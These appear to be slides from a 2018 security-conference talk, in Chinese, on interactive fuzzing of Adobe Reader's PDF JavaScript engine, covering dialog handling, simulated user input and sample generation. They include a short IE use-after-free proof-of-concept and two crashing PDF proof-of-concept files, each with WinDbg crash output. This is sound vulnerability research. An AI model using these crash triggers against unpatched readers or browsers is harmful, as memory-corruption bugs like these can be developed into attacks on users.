2018

PDF JS引擎交互式Fuzzing

演讲人： Heige && Swan

参与人与项目介绍

- Swan：业余漏洞挖掘爱好者
- Heige：Web一哥，二进制新手
- Hui Gao：MSRC top 100一姐

- 业余时间搞下二进制
  - 找找那些难以利用，无实战意义的漏洞
  - 希望是非灌水性质，因为Adobe本身门槛略低
  - 避开热点区域
  - 不撞洞，不给其它有KPI要求的团队添麻烦

启发

- 源于2014年的思路
- 2014年5月29日，我们发现了一个~~古天乐般~~平平无奇的IE漏洞（CVE-2014-1792）
- POC非常简单
  - 72字节的Use-After-Free漏洞
  - <!doctype><body onload=x.parentNode.applyElement(x)><body id=x><marquee>

关于这个洞

- 一开始无法重现
- 反复试验后发现拖拽文件入浏览器可触发UAF在mshtml!CDragDropManager::DragOver+0x1f9
- Fuzzer确实有乱发送鼠标键盘事件的模块
- 复盘发现情况，寻找原因
- 结论：不知道咋找到的（摊手）
- 类似的还有CVE-2014-1791等

结论与立项原因

- 有交互的漏洞似乎符合我们的期望
- 小众，难找，难重现
- Fuzz效率低，性价比堪忧，鲜有人做
- 没有现成工具，一切需要从头搭建
- 能找到各种搞不清楚原因的漏洞


思路

- 简单的说
  - 以前我们关注触发的~~内容~~，现在我们尝试触发的姿势
  - 有交互要处理，没有交互制造交互也要处理
- 收集会引起交互的PDF元素
  - JS command
  - 引起错误及安全等级相关的元素
- 发送会引起交互的事件
  - JS层面
  - 用户输入层面
- 模拟用户响应

引起交互的JS

- app.execMenuItem("xx");
  - 76 actions: GoToPage, FitPage, TwoColumns …
- app.alert(xx)
- console.show();
- this.mailDoc(true);
- this.mailForm(true);
- this.print(xx)
- this.saveAs(xx)
- this.insertPages(xx)
- app.launchURL(xx)
- …


引起一些交互


另存为
crash
AcroRd32I000000000ICTJPEGDecoderReadNextTileI0x18633.ffff000...
组织
新建文件夹
桌面
最近访问的位置
库
视频
图片
文档
音乐
计算机
本地磁盘 (C:)
名称
修改日期
类型
4E109672DF51B2E04F48CB548A99EA...
2018/7/22 2:09
Adobe Acrobat
D10720B396CE0218CCB6838E0661E...
2018/7/21 9:01
Adobe Acrobat
F451546778B8F50CCE25BDC2F976E2...
2018/8/7 9:19
Adobe Acrobat
avaScript 窗口 -Your Health Status
re you today?
确定
取消
缩放到
放大率(M)：
77.89%
全屏
本文档正在试图使 Acrobat 进入可控制整个屏幕的全屏模式。在本模式下，文
的显示方式可能与在其它应用程序（包括要求您个人信息的应用程序）中显示
类似。您要允许本文档自动进入全屏模式吗？
记住我在本文件的选择
是
否
Go To Page
Page:
1
of 5
OK
Cancel
打印
打印机(N)：
Microsoft XPS Document Writer
属性(P)
高级(D)
帮助(H)
份数(C)：
1
以灰度（黑白色）打印(K)
节省墨水/墨粉
要打印的页面
所有页面(A)
当前页面(U)
注释和表单(M)
文档和标记
小键注释(T)
首选项
种类(G)：
文档
页面显示
一般
注释
3D 和多媒体
Adobe 联机服务
JavaScript
安全性
安全性（增强）
表单
测量（2D）
测量（3D）
测量（几何）
单位
电子邮件帐户
多媒体（旧版）
多媒体信任（旧版）
辅助工具
朗读
拼写检查
签名
身份信息
审阅
搜索
信任管理器
因特网
语言
选择器
2D 测量
如果存在，使用文档的比例和单位(U)
使用正交线段(O)
测量线条颜色(M)：
测量标记设置
启用测量标记(K)
使用默认标签(D)
使用标签(L)：
使用默认引线长度(E)
默认线段端点(N)：
标题样式(C)：
默认引线长度(A)：
0
线段上方的默认引线延长(X)：
0
直线段端点的默认引线偏移(F)：
0
2D 对齐设置
对齐 2D 内容(G)
路径(P)
路径端点(E)
路径中点(T)
路径交点(I)
对齐指示颜色(H)：
敏感度(Y)：
1
确定
取消

引起一些错误

- 引起一些可以被Adobe Reader容忍的错误
  - 无效的参数
  - 不存在的对象
  - 安全等级警告
  - ...

引起一些错误


Security Warning
This document is trying to connect to:
file:///G|/PDF%20Fuzzing/bad/AcroRd32!00000000!AX!PDXlateToHostEx!0xaada7.83300000.f4a51786/
If you trust this site, choose Allow. If you do not trust this site, choose Block.
Remember this action for this site for all PDF documents
Acrobat Reader
打开本文档时发生错误。无效动作对象。
Acrobat Reader
Cannot play media clip.
Acrobat Reader
Cannot find or create the font 'Helvetica'. Some characters may not display or print correctly.
Acrobat Reader
Cannot reflow this page because it contains interactive annotatio
Security Block
Adobe Acrobat does not allow connection to:
192.168.185.1:8080%23FDF
Help
OK

用户输入层面

- 键盘事件
  - 随机字符输入：圆周率映射到字符
  - 快捷键与快捷键组合：Ctrl+H, Ctrl+L，Alt+F4
- 鼠标事件
  - 鼠标移动：mouse_event(…)
  - 点击与拖拽：左键，右键，鼠标压下，鼠标放起
  - 滚轮事件：滚动方向，点击
- 系统事件与其它

进一步细分

- 不同的提示信息对话框
  - 不同的按钮，确定/取消/是/否
- 需要输入的对话框
  - 页面跳转：跳转到有效页面，跳转到无效页面，取消跳转
  - 标签与选项选择：单选框，复选框，确认/应用/取消
- 翻页与缩放
- 其它动作
  - 全屏、打印：允许/不允许，取消，记住选择
  - 关闭应用程序：正常退出，强制退出，取消退出

可靠重现的条件

- 输入随机，但可以记录随机种子来回放
- 记录系统环境（内存、显示设置等）
- 记录应用程序初始与结束配置（窗口大小等）
- 记录输入时间间隔
- 记录虚拟机与物理机负载
- 记录网络响应情况

整合在一起

- 生成混合有各种因素的PDF样本
- 打开后根据对话框情况模拟用户响应
- 没有交互时制造一些交互事件
- 后台对每次响应与主动事件进行记录
- 等待并观察一段时间，看是否有crash
- 重复第一步

然后我们谈谈样本生成

- 气宗
  - 从头开始构造文件
  - 通过JS构造页面及页面元素
- 剑宗
  - 找个模板替换掉JS
- 其它不知道什么宗
  - Dummy fuzzing

我们向剑宗低了头

- 敝厂特拉维夫分厂有人在做气宗的活
- 我们对PDF文件格式吃得不是很透(谦虚脸)
- 黑哥对气剑宗的屁话一直耿耿于怀
- 黑哥对气剑宗的屁话一直耿耿于怀
- 黑哥对气剑宗的屁话一直耿耿于怀

佛系Fuzzing构建

- 爬docs.adobe.com收集JS API素材
  - 文档不全的用枚举来搜索一次（见下一页）


```
function obj(o){
 for(i in o){
   console.println(o[i]);

 }
}
obj(this);
```

佛系Fuzzing构建

- 爬docs.adobe.com收集JS API素材
  - 文档不全的用枚举来搜索一次
- **从基础文件中搜集objects名**


```
6 0 obj <<
/Type /OCG
/Name (Text)
>> endobj
7 0 obj <<
/Type /OCG
/Name (BigRect)
>>endobj
8 0 obj <<
/Type /OCG
/Name (SmallRect)
>> endobj
21 0 obj <<
            /FT /Ch
            /Parent 10 0 R
            /Ff 1545433046
            /T (mydata1)
            /Type /Annot
            /Subtype /Ink
            /Rect [50 320 100 345]
            /BS <</W 1 /S /B >>/H /P
            /AP << /N 22 0 R  /D 23 0 R>>
  /AA 16 0 R
>>
endobj
```



{“Text”,”BigRect”,”SmallRect”,”mydata1”}

佛系Fuzzing构建


- 爬docs.adobe.com收集JS API素材
  - 文档不全的用枚举来搜索一次（见下一页）
- 从基础文件中搜集objects名
- **混合起来生成适合基础文件的JS语句**


JS语句库
对象库
JS语句库
this.getField("")
“mydata1”
this.getField(“mydata1")
.setFocus()
this.getField(“mydata1").setFocus();

佛系Fuzzing构建

- 爬docs.adobe.com收集JS API素材
  - 文档不全的用枚举来搜索一次
- 从基础文件中搜集objects名
- 混合起来生成适合基础文件的JS语句
- **替换/插入基础文件中的JS语句**

```
1 0 obj
<< /Type /Catalog /Pages 2 0 R /OCProperties
                <<
                /OCGs [6 0 R 7 0 R 8 0 R]
                /D<</Order [7 0 R 8 0 R 6 0 R]>>
                >>
                /AcroForm 10 0 R
                /OpenAction 40 0 R
>> endobj
40 0 obj <<
  /Type /Action
  /S /JavaScript
  /JS 41 0 R
>>
endobj
% JS program to exexute
41 0 obj <<
>>
stream
app.alert('hmm, nice day!');
endstream
endobj
```



```
1 0 obj
<< /Type /Catalog /Pages 2 0 R /OCProperties
                <<
                /OCGs [6 0 R 7 0 R 8 0 R]
                /D<</Order [7 0 R 8 0 R 6 0 R]>>
                >>
                /AcroForm 10 0 R
                /OpenAction 40 0 R
>> endobj
40 0 obj <<
  /Type /Action
  /S /JavaScript
  /JS 41 0 R
>>
endobj
% JS program to exexute
41 0 obj <<
>>
stream
this.getField("mydata1").setFocus();
endstream
endobj
```

KCon

佛系Fuzzing构建

- 爬docs.adobe.com收集JS API素材
  - 文档不全的用枚举来搜索一次
- 从基础文件中搜集objects名
- 混合起来生成适合基础文件的JS语句
- 替换/插入基础文件中的JS语句

Mutools是个好工具!

佛系Fuzzing构建

- Adobe Reader会自己升级
- 将前一页的步骤都自动化
- 通过网络共享获取基础文件
- 通过网络共享保存结果
- 自动化精简工具
- GPG精简后的样本和调试信息

大规模跑

- 我们有五台二手服务器!
- 我们运行了四十个虚拟机！！
- 我们都四年没升级过机器了！！！
- 中间还坏/换了一块RAID卡

结果是我们找到了些需要交互的

- 点掉第一个错误信息后等待.pdf
- 稍微往下滚动鼠标.pdf
- 选择双页视图后滚动鼠标到第三页.pdf
- 确认掉前三个错误信息后跳转到第一页.pdf

Patched Sample 1

- %PDF-1.6
- 1 0 obj <</Pages 2 0 R /OCProperties << >> /AcroForm 10 0 R /OpenAction 40 0 R>>
- 40 0 obj <</S /JavaScript /JS 41 0 R>>
- 41 0 obj <<>>
- stream
- try{app.execMenuItem("SinglePage");}catch(e){}
- endstream
- 2 0 obj <</Kids [3 0 R 3 0 R 3 0 R 3 0 R 3 0 R] /Count 5>>
- 3 0 obj <</Resources << >> /Annots [11 0 R 21 0 R 42 0 R]>>
- 4 0 obj <<>>
- stream
- endstream
- 10 0 obj <</Fields [11 0 R 21 0 R 42 0 R]>>
- 11 0 obj <</Rect [100 320 150 345] /AA 14 0 R>>
- 21 0 obj << >>
- 42 0 obj <</T (mydata2)>>
- 14 0 obj <</PO 15 0 R>>
- 15 0 obj <</Type /Action /S /JavaScript
- /JS(
- try{app.execMenuItem("NextPage");}catch(e){}
- try{this.getField("mydata2").buttonSetIcon(this.addAnnot({page: 0,type: "Text",rect: [20, 46, 17, 7]}));}catch(e){}
-)>>
- trailer <</Root 1 0 R>>

Patched Sample 1

- (10a0.1cfc): Access violation - code c0000005 (!!! second chance !!!)
- eax=002ad788 ebx=3cb181b8 ecx=4b3c8f38 edx=3d6fcfe8 esi=69007bfc edi=4b3c8f38
- eip=681cd408 esp=002ad760 ebp=002ad760 iopl=0 nv up ei pl zr na pe nc
- cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
- AcroRd32_68010000!PDAlternatesGetCosObj+0x54f78:
- 681cd408 8b11 mov edx,dword ptr [ecx] ds:0023:4b3c8f38=????????
- 1:009> !heap -p -a ecx
- address 4b3c8f38 found in
- _DPH_HEAP_ROOT @ 3a1000
- in free-ed allocation (DPH_HEAP_BLOCK: VirtAddr VirtSize)
- 55a21ccc: 4b3c8000 2000
- 6f6a90b2 verifier!VerifierDisableFaultInjectionExclusionRange+0x00003162
- 77ba69cc ntdll!RtlpNtMakeTemporaryKey+0x000048b1
- 77b69e07 ntdll!EtwSetMark+0x0000eb7f
- 77b363a6 ntdll!wcsnicmp+0x00000caa
- 763bc614 kernel32!HeapFree+0x00000014
- 6de2ecfa MSVCR120!free+0x0000001a
- 68307cdc AcroRd32_68010000!CTJPEGLibTerminate+0x00014b7c
- 68307a45 AcroRd32_68010000!CTJPEGLibTerminate+0x000148e5
- 6818ef98 AcroRd32_68010000!PDAlternatesGetCosObj+0x00016b08
- 6818a74b AcroRd32_68010000!PDAlternatesGetCosObj+0x000122bb
- 6818a36e AcroRd32_68010000!PDAlternatesGetCosObj+0x00011ede

Patched Sample 2


- %PDF-1.2
- 1 0 obj<</Pages 2 0 R /OCProperties <</D<</Order [7 0 R 8 0 R 6 0 R]>> >> /OpenAction 40 0 R>>
- 40 0 obj<</S /JavaScript /JS(
- app.alert('click to trigger the crash'); %<=必须要有这一句！！
- this.zoom = 49;
- this.getField("AF").setFocus();
-)>>endobj
- 2 0 obj<</Kids [3 0 R 3 0 R 3 0 R 3 0 R 3 0 R] /Count 5>>
- 3 0 obj<</MediaBox [0 0 400 550] /Resources << >> /Annots [11 0 R 21 0 R 42 0 R] >>endobj
- 11 0 obj<</FT /Tx /T (AF) /Subtype /Widget /Rect [100 320 150 345] /AA 14 0 R >>endobj
- 14 0 obj<</PC 15 0 R >>endobj
- 15 0 obj<</Type /Action /S /JavaScript /JS(app.execMenuItem("Find");)>>endobj
- trailer <</Root 1 0 R>>

Patched Sample 2


- (1a40.840): Access violation - code c0000005 (first chance)
- First chance exceptions are reported before any exception handling.
- This exception may be expected and handled. ACROFORM!DllUnregisterServer+0x107759:
- 55bbdc02 ff734c push dword ptr [ebx+4Ch] ds:002b:3f07cf0c=????????
- 0:000:x86> kv
- ChildEBP RetAddr Args to Child
- WARNING: Stack unwind information not available. Following frames may be wrong.
- 002ceb00 55bcfec1 32172fa0 002ced48 55c049cf ACROFORM!DllUnregisterServer+0x107759
- 002ceb0c 55c049cf 00000001 00000001 bbd31539 ACROFORM!DllUnregisterServer+0x119a18
- 002ced48 55c004c2 56366bf8 c0010000 00000005 ACROFORM!DllUnregisterServer+0x14e526
- 002ced64 55bf7d63 56366bf8 c0010000 00000005 ACROFORM!DllUnregisterServer+0x14a019
- 002ceeb4 5802429c 56366978 c0010000 00000005 ACROFORM!DllUnregisterServer+0x1418ba
- 002cef14 586d4f8b 00000000 00000000 173faef0 AcroRd32_57de0000!CTJPEGDecoderReadNextTile+0x4fe0c
- 002cef44 586d61fc 00000000 bb8de7b7 173faef0 AcroRd32_57de0000!AIDE::PixelPartInfo::operator=+0x27a73b
- 002cef90 5883b200 00000000 bb8de7f7 173faef0 AcroRd32_57de0000!AIDE::PixelPartInfo::operator=+0x27b9ac
- 002cefd0 57f732c8 00000000 bb8df843 00000000 AcroRd32_57de0000!ixVectorNextHit+0x6a578
- 002cf064 5883b653 00000000 bb8df897 00000000 AcroRd32_57de0000!PDAlternatesGetCosObj+0x2ae38
- 002cf0b0 586d6f92 00000000 bb8df8df 215661b8 AcroRd32_57de0000!ixVectorNextHit+0x6a9cb
- 002cf0f8 5850ba83 00000000 00000000 002cf158 AcroRd32_57de0000!AIDE::PixelPartInfo::operator=+0x27c742
- 002cf108 55af0c8a 215661b8 c0010000 00000005 AcroRd32_57de0000!AIDE::PixelPartInfo::operator=+0xb1233
- 002cf158 57e6ee62 347faff0 bb8df9bb 3b00cff0 ACROFORM!DllUnregisterServer+0x3a7e1
- 002cf19c 57e6e7b7 0000041d bb8dfa2b 0000041d AcroRd32_57de0000!DllCanUnloadNow+0x1dce6

以及稍微麻烦点的

- 32位Windows 7环境中以1280x800为分辨率最大化启动Adobe Reader并均匀点击七下确定可触发.pdf



因为这个还没补


8.pdf - Adobe Acrobat Reader DC
WinDbg:6.2.9200.16384 X86
File Edit View Debug Window Help
Pid 3184 - WinDbg:6.2.9200.16384 X86
File Edit View Debug Window Help
Command
ModLoad: 74200000 74207000 C:\Windows\system32\WSOCK32.dll
ModLoad: 76c20000 76c55000 C:\Windows\system32\WS2_32.dll
ModLoad: 76370000 76376000 C:\Windows\system32\NSI.dll
ModLoad: 71560000 715ce000 C:\Program Files\Adobe\Acrobat Reader DC\Reader\plug_ins\PDDom.api
ModLoad: 71360000 713df000 C:\Program Files\Adobe\Acrobat Reader DC\Reader\plug_ins\Accessibility.ap
ModLoad: 74870000 74965000 C:\Windows\system32\propsys.dll
ModLoad: 779f0000 77b8d000 C:\Windows\system32\SETUPAPI.dll
ModLoad: 75c10000 75c37000 C:\Windows\system32\CFGMGR32.dll
ModLoad: 75c70000 75c82000 C:\Windows\system32\DEVOBJ.dll
ModLoad: 6e360000 6e43c000 C:\Program Files\Adobe\Acrobat Reader DC\Reader\icucnv40.dll
ModLoad: 736f0000 73708000 C:\Program Files\Adobe\Acrobat Reader DC\Reader\icudt40.dll
ModLoad: 6df50000 6e073000 C:\Program Files\Adobe\Acrobat Reader DC\Reader\icudt40_cjk.dll
ModLoad: 73970000 7397c000 C:\Windows\system32\ATMLIB.dll
ModLoad: 5eb40000 5eb8d000 C:\Program Files\Adobe\Acrobat Reader DC\Reader\AdobeXMP.dll
ModLoad: 5ebb0000 5ebc7000 C:\Windows\system32\CRYPTSP.dll
ModLoad: 60be0000 60c1b000 C:\Windows\system32\rsaenh.dll
ModLoad: 5ebd0000 5ebde000 C:\Windows\system32\RpcRtRemote.dll
(c70.a18): Access violation - code c0000005 (!!! second chance !!!)
*** WARNING: Unable to verify checksum for C:\Program Files\Adobe\Acrobat Reader DC\Reader\plug_ins\An
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Program Files\Adobe\Acr
eax=0015df84 ebx=0015e088 ecx=dcbabbbb edx=3a0473c0 esi=3e4f4f38 edi=3d79ceb8
eip=[redacted] esp=0015df64 ebp=0015df64 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206
[redacted] 8b5108 mov edx,dword ptr [ecx+8] ds:0023:dcbabbc3=????????
0:000>
Ln 0, Col 0 Sys 0:<Local> Proc 000:c70 Thrd 000:a18 ASM OVR CAPS NUM
JavaScript 窗口
登录
12:20
2018/8/17

还有锻炼肺活量的

- （深呼吸）
- 打开文件后等待右下角“store and share files”字样出来后点击第一个对话框然后取消保存文件选项并确认字体缺失对话框后等待十秒点击JS对话框后触发.pdf

应该达成目标了

- Fuzzing还在缓慢的继续中，大约每10秒一个样本
- 佛系漏洞挖掘者大概每周看一次结果
- 漏洞提交也是随缘，想起来就提交三五个
- 估计目前没有其他人找到类似的漏洞
- 我们获得了在KCON得瑟的素材
- 冯小刚-功夫.jpg

完了

- 此处应有掌声